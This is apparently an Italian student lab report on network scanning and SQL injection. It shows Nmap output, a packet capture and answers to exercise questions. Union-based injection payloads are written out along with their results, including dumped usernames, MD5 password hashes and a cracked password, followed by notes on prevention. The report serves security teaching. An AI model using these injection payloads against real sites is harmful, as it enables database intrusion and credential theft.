|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|   256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_  256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
80/tcp    open  http       Apache httpd 2.4.7 ((Ubuntu))
|_http-favicon: Nmap Project
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Go ahead and ScanMe!
9929/tcp  open  nping-echo Nping echo
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.22 seconds
[analyst@secOps ~]$
```

Bonus 2 Attacco a un database MySQL

Quali sono i due indirizzi IP coinvolti in questo attacco di SQL injection in base alle informazioni visualizzate?

10.0.2.4 e 10.0.2.15



	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.2.4	10.0.2.15	TCP	74	35614 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=45838 TSecr=0 WS=128
2	0.000315	10.0.2.15	10.0.2.4	TCP	74	80 → 35614 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=38535 TSecr=45838 WS=128

Parte 4 L'attacco di SQL Injection fornisce informazioni di sistema.

Qual è la versione?

.7.12.0ubuntu.1

<pre>ID: 1' or 1=1 union select null, version ()#
First name: admin
Surname: admin</pre><pre>ID: 1' or 1=1 union select null, version ()#
First name: Gordon
Surname: Brown</pre><pre>ID: 1' or 1=1 union select null, version ()#
First name: Hack
Surname: Me</pre><pre>ID: 1' or 1=1 union select null, version ()#
First name: Pablo
Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version ()#
First name: Bob
Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#
First name:
Surname: 5.7.12-0ubuntu1.1</pre>

Parte 5 L'attacco di SQL Injection e le informazioni sulle tabelle.

Quale utente ha l'hash della password di 8d3533d75ae2c3966d7e0d4fcc69216b?

User 1337

<pre>ID: 1' or 1=1 union select user, password from users#
First name: admin
Surname: admin</pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: Gordon
Surname: Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: Hack
Surname: Me</pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: Pablo
Surname: Picasso</pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: Bob
Surname: Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>

Qual è la password in chiaro?

Charley

DOMANDE DI RIFLESSIONE

Qual è il rischio che le piattaforme utilizzino il linguaggio SQL?

Poiché la maggior parte dei siti web odierni è basata su database relazionali gestiti tramite il linguaggio SQL, il rischio principale è che diventino vulnerabili ad attacchi di **SQL Injection**. Se le piattaforme non gestiscono in modo sicuro gli input degli utenti, un aggressore può "iniettare" comandi malevoli all'interno delle query legittime. La gravità di questi attacchi dipende dalle intenzioni dell'aggressore, ma può variare dal furto di credenziali e dati sensibili, fino alla cancellazione totale del database o all'assunzione del controllo del server.

Naviga in internet ed esegui una ricerca per "prevenire attacchi di SQL injection". Quali sono 2 metodi o passaggi che possono essere adottati per prevenire gli attacchi di SQL injection?

Tra le varie contromisure di sicurezza, i due metodi fondamentali e più efficaci per prevenire le SQL Injection sono:

- **Utilizzo di query parametrizzate (o Prepared Statements):** Invece di concatenare direttamente l'input dell'utente nella stringa SQL, si utilizzano parametri o *stored procedure*. In questo modo, il database tratta l'input strettamente come "dato" e non come "codice eseguibile", neutralizzando di fatto qualsiasi tentativo di iniezione.
- **Filtraggio e Validazione dell'input dell'utente:** Consiste nell'analizzare e "pulire" rigorosamente i dati inseriti (ad esempio tramite *whitelist*). L'applicazione deve accettare solo i caratteri attesi (es. solo numeri per un campo "Età") e respingere o neutralizzare (tramite *escaping*) caratteri speciali tipicamente usati negli attacchi, come l'apice singolo (').